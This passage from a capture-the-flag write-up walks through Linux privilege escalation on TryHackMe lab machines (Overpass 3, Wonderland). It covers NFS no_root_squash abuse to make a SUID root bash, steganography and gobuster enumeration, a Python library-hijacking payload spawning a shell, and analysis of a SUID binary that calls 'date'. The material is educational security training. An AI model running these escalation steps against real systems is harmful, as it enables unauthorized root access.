Time to escalate our privileges to root. As we can see there is a ".ssh" directory on the home directory of the user "james". We can copy his private key located on the ".ssh" directory and use it to login as james to the remote machine using ssh (keep in mind that private ssh keys don't work with weak permissions). Then from the remote machine as the user "james" we can copy the "/bin/bash" to the mounted directory. After that we change the ownership of the copied "/bin/bash" binary from the user "james" to the user "root" and enable suid. Due to "no_root_squash", the permissions translate to the remote machine and we easily escalate our privileges. To do this, you can use the following commands:

```
cp /bin/bash rootbash (as james)
chown root:root rootbash (as root on mounted share)
chmod +s rootbash (as root)
./rootbash -p (as james)
```



```
[james@ip-10-10-13-41 ~]$ cp /bin/bash rootbash
[james@ip-10-10-13-41 ~]$ ls -l rootbash
-rwxr-xr-x 1 james james 1219248 Mar  9 10:56 rootbash
[james@ip-10-10-13-41 ~]$ whoami
james
[james@ip-10-10-13-41 ~]$ ls -l rootbash
-rwsr-sr-x 1 root root 1219248 Mar  9 10:56 rootbash
[james@ip-10-10-13-41 ~]$ ./rootbash -p
rootbash-4.4# whoami
root
rootbash-4.4# cd /root
rootbash-4.4# cat root.flag
thm{a4f6adb70371a4bceb32988417456c44}
rootbash-4.4#
```


root@ip-10-10-36-237: /tmp/nfs
File Edit View Search Terminal Help

```
root@ip-10-10-36-237:/tmp/nfs# ls
rootbash  user.flag
root@ip-10-10-36-237:/tmp/nfs# chown root:root rootbash
root@ip-10-10-36-237:/tmp/nfs# chmod +s rootbash
root@ip-10-10-36-237:/tmp/nfs# 
```

Figure 154: Overpass 3 Privilege Escalation

Wonderland (Medium)


For this challenge, we are tasked to retrieve a flag in “user.txt”, escalate our privileges to root and retrieve the flag in “root.txt”. We start with a nmap scan.



```
┌──(kali㉿kali)-[~/THM]
└─$ sudo nmap 10.10.12.235 -sC -sV
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-04 06:18 EET
Nmap scan report for 10.10.12.235
Host is up (0.12s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8eeefb96cead70dd05a93b0db071b863 (RSA)
|   256 7a927944164f204350a9a847e2c2be84 (ECDSA)
|_  256 000b8044e63d4b6947922c55147e2ac9 (ED25519)
80/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Follow the white rabbit.
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.79 seconds
```

Figure 155: Wonderland Nmap Scan


We find ssh and http running. Let’s first examine the website hosted on the webserver on port 80. Nothing useful on the source code of the website and the “robots.txt” file doesn’t exist. However, after downloading the image located on the website and analyzing it for embedded data and other things using various tools such as “binwalk”, “strings”, “steghide” and so on, we find a hidden “hint.txt” file using “steghide” and an empty password. After printing the file’s contents out, we find a hint saying “follow the rabbit”.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ steghide extract -sf index.jpeg
Enter passphrase:
wrote extracted data to "hint.txt".

┌──(kali㉿kali)-[~/Downloads]
└─$ cat hint
cat: hint: No such file or directory

┌──(kali㉿kali)-[~/Downloads]
└─$ cat hint.txt
follow the r a b b i t
```

Figure 156: Wonderland Retrieving Embedded Data with Steghide


We don't know what to make of this hint yet, so let's run a directory and file brute force scan on the website using "gobuster" since there is no other hint.



```
┌──(kali㉿kali)-[~/THM]
└─$ gobuster dir -u http://10.10.12.235 -w ../dicts/direnum.txt -x php, txt
===============================================================
Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.12.235
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                ../dicts/direnum.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.4
[+] Extensions:              php,
[+] Timeout:                 10s
===============================================================
2023/03/04 06:22:03 Starting gobuster in directory enumeration mode
===============================================================
/.                   (Status: 301) [Size: 0] [--> /]
/img                 (Status: 301) [Size: 0] [--> img/]
/r                   (Status: 301) [Size: 0] [--> r/]
Progress: 31402 / 661683 (4.75%)
```

Figure 157: Wonderland Gobuster Scan


We find a directory named "r" on the website we move into it, however the new webpage doesn't contain anything useful. Since we have no other clue of what to do, there is no form receiving input from the website's end or something of value, let's run a scan using "gobuster" again starting from the "r" directory. This time "gobuster" finds a directory named "a". The new directory doesn't contain anything useful, nevertheless, putting this and the hint we found earlier together, it's obvious that there is a series of directories on the website forming the word rabbit, "/r/a/b/b/i/t". After we verify this, we navigate to the last directory. We check the source code of the new page and we find something very interesting in the source code.



```
<!DOCTYPE html>

<head>
    <title>Enter wonderland</title>
    <link rel="stylesheet" type="text/css" href="/main.css">
</head>

<body>
    <h1>Open the door and enter wonderland</h1>
    <p>"Oh, you're sure to do that," said the Cat, "if you only walk long enough."</p>
    <p>Alice felt that this could not be denied, so she tried another question. "What sort of people live about here?"
    </p>
    <p>"In that direction,"" the Cat said, waving its right paw round, "lives a Hatter: and in that direction," waving
        the other paw, "lives a March Hare. Visit either you like: they're both mad."</p>
    <p style="display: none;">alice:HowDothTheLittleCrocodileImproveHisShiningTail</p>
    <img src="/img/alice_door.png" style="height: 50rem;">
</body>
```

Figure 158: Wonderland Discovering Username and Password


This seems to be a username and password combination with “alice” being the username and “HowDothTheLittleCrocodileImproveHisShiningTail” being the password. Notice the “display:none;” css code used to hide the values mentioned above on the browser, the values can only be viewed from the source code, so we know those values are of somewhat importance. We try the combination above as credentials for ssh and manage to get a foothold on the target system as the user “alice”. What’s interesting is that we find the “root.txt” file containing the root flag on our directory. Nevertheless, we don’t have read or write permissions on it. This means we obviously can’t print its contents. This got me thinking again. Since the “root.txt” file is here, where is the “user.txt” file? It could potentially be on the “root” directory however we don’t have permission to move into that directory, we only have execute permissions on it. That being said, since we have execute permissions, we can still print the content of files located on that directory that we have read permission on. This means that we are able to print the contents of the “user.txt” file located on that directory and thus recover the user flag as shown below.



```
alice@wonderland:~$ whoami
alice
alice@wonderland:~$ ls -la
total 40
drwxr-xr-x 5 alice alice 4096 May 25  2020 .
drwxr-xr-x 6 root  root  4096 May 25  2020 ..
lrwxrwxrwx 1 root  root     9 May 25  2020 .bash_history -> /dev/null
-rw-r--r-- 1 alice alice  220 May 25  2020 .bash_logout
-rw-r--r-- 1 alice alice 3771 May 25  2020 .bashrc
drwx------ 2 alice alice 4096 May 25  2020 .cache
drwx------ 3 alice alice 4096 May 25  2020 .gnupg
drwxrwxr-x 3 alice alice 4096 May 25  2020 .local
-rw-r--r-- 1 alice alice  807 May 25  2020 .profile
-rw------- 1 root  root    66 May 25  2020 root.txt
-rw-r--r-- 1 root  root  3577 May 25  2020 walrus_and_the_carpenter.py
alice@wonderland:~$ cat root.txt
cat: root.txt: Permission denied
alice@wonderland:~$ ls -la /root
ls: cannot open directory '/root': Permission denied
alice@wonderland:~$ cat /root/user.txt
thm[redacted]
alice@wonderland:~$
```

Figure 159: Wonderland Weak Permissions on "root" Directory


The next step is to escalate our privileges to the "root" user and print the contents of "root.txt". Let's see if the user "alice" can execute any commands as "sudo".



```
alice@wonderland:~$ sudo -l
[sudo] password for alice:
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
```

Figure 160: Wonderland Checking Sudo Permissions

This is very interesting. While the user "alice" can't execute commands as "sudo", it seems that she is able to run the "/usr/bin/python3.6" binary with a python program named "walrus_and_the_carpenter.py" as the user "rabbit". The python program is located on the home directory of the "alice" user. I immediately checked "/etc/passwd" and verified that the user "rabbit" is indeed a valid user on the system with a home directory and a login shell. The next step is to check the "walrus_and_the_carpenter.py" file and its permissions. It seems that the user "alice" does not have write permissions on it meaning that we can't modify it and write our own code. If we were able to do that, we could easily spawn a shell as the user "rabbit". The python script seems to be printing random lines out of a poem set inside the program. The lines are selected using the "random" library which was imported at the start of the file as shown below.



```
alice@wonderland:~$ cat walrus_and_the_carpenter.py
import random
poem = """The sun was shining on the sea,
Shining with all his might:
He did his very best to make
The billows smooth and bright —
And this was odd, because it was
The middle of the night.

The moon was shining sulkily,
Because she thought the sun
Had got no business to be there
After the day was done —
"It's very rude of him," she said,
"To come and spoil the fun!"
```


Figure 161: Wonderland "walrus_and_the_carpenter.py"

The fact that the python file imports the “random” library and the fact that “alice” can execute the file as the user “rabbit” can be exploited by conducting a library hijacking attack. To comprehend this attack, you must understand that when the “import random” code is executed in the “walrus_and_the_carpenter.py” program, what is actually loaded is the “/usr/lib/python3.6/random.py” file. To conduct a library hijacking attack, we simply need to create our own “random.py” python program with our own code on the same directory as the “walrus_and_the_carpenter.py” file and when the “walrus_and_the_carpenter.py” program is executed, it will load our own “random.py” program and execute the code inside it instead of the originally intended library. The “random.py” file can contain the following python code which simply spawns a shell:

```
import pty

pty.spawn(“/bin/bash”)
```

Code 32: Library Hijacking Attack Code


What will happen when the “walrus_and_the_carpenter.py” file is executed as “rabbit”, is that a shell will be spawned, yet that shell will be spawned with the permissions of the “rabbit” user as shown in the figure below:



```
alice@wonderland:~$ sudo -l
Matching Defaults entries for alice on wonderland:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alice may run the following commands on wonderland:
    (rabbit) /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
alice@wonderland:~$ nano random.py
alice@wonderland:~$ cat random.py
import pty

pty.spawn("/bin/bash")
alice@wonderland:~$ sudo -u rabbit /usr/bin/python3.6 /home/alice/walrus_and_the_carpenter.py
rabbit@wonderland:~$ id
uid=1002(rabbit) gid=1002(rabbit) groups=1002(rabbit)
rabbit@wonderland:~$ whoami
rabbit
rabbit@wonderland:~$ 
```

Figure 162: Wonderland Horizontal Privilege Escalation I


As you can see from the figure, we now have a shell as the rabbit user. I tried to use the "sudo -l" command to see if the user "rabbit" can execute any commands as superuser but we don't know his password. That being said, we can access the home directory of the user "rabbit". It only has one file of interest, a 64-bit binary file named "teaParty". What's interesting about this file is that its owner is "root" and it has the suid bit enabled. This is an obvious privilege escalation vector. Normally, I would reverse engineer the binary using ghidra, gdb to retrieve the source code however I notice something very interesting when I run the binary.



```
rabbit@wonderland:~$ cd /home/rabbit/
rabbit@wonderland:/home/rabbit$ ls -la
total 40
drwxr-x--- 2 rabbit rabbit  4096 May 25  2020 .
drwxr-xr-x 6 root   root    4096 May 25  2020 ..
lrwxrwxrwx 1 root   root       9 May 25  2020 .bash_history -> /dev/null
-rw-r--r-- 1 rabbit rabbit   220 May 25  2020 .bash_logout
-rw-r--r-- 1 rabbit rabbit  3771 May 25  2020 .bashrc
-rw-r--r-- 1 rabbit rabbit   807 May 25  2020 .profile
-rwsr-sr-x 1 root   root   16816 May 25  2020 teaParty
rabbit@wonderland:/home/rabbit$ file teaParty
teaParty: setuid, setgid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV),
inux 3.2.0, BuildID[sha1]=75a832557e341d3f65157c22fafd6d6ed7413474, not strippe
rabbit@wonderland:/home/rabbit$ ./teaParty
Welcome to the tea party!
The Mad Hatter will be here soon.
Probably by Sun, 05 Mar 2023 19:06:40 +0000
Ask very nicely, and I will give you some tea while you wait for him
ls
Segmentation fault (core dumped)
rabbit@wonderland:/home/rabbit$ date
Sun Mar  5 18:09:15 UTC 2023
```

Figure 163: Wonderland Analyze Binary I

It seems that the binary prints the current date and time before doing some other things. While we can't be sure how it does that without reverse engineering it, one good assumption is that it uses the "date" command installed on the linux systems. I corroborate that it indeed uses that command by copying it to my local machine and using the “strings” command a shown below.



```
rabbit@wonderland:/home/rabbit$ scp teaParty kali@[redacted]
The authenticity of host '[redacted] ([redacted])' can't be established.
ECDSA key fingerprint is SHA256:Zll5tAi7IURo6HIeDSVe24z9sBl2SwqvukHJVJWrH0o.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[redacted]' (ECDSA) to the list of known hosts.
kali@[redacted] password:
teaParty                                      100%   16KB 103.3KB/s   00:00
rabbit@wonderland:/home/rabbit$
```


```
┌──(kali㉿kali)-[~]
└─$ strings teaParty
/lib64/ld-linux-x86-64.so.2
2U~4
libc.so.6
setuid
puts
getchar
system
__cxa_finalize
setgid
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
Welcome to the tea party!
The Mad Hatter will be here soon.
/bin/echo -n 'Probably by ' && date --date='next hour' -R
Ask very nicely, and I will give you some tea while you wait for him
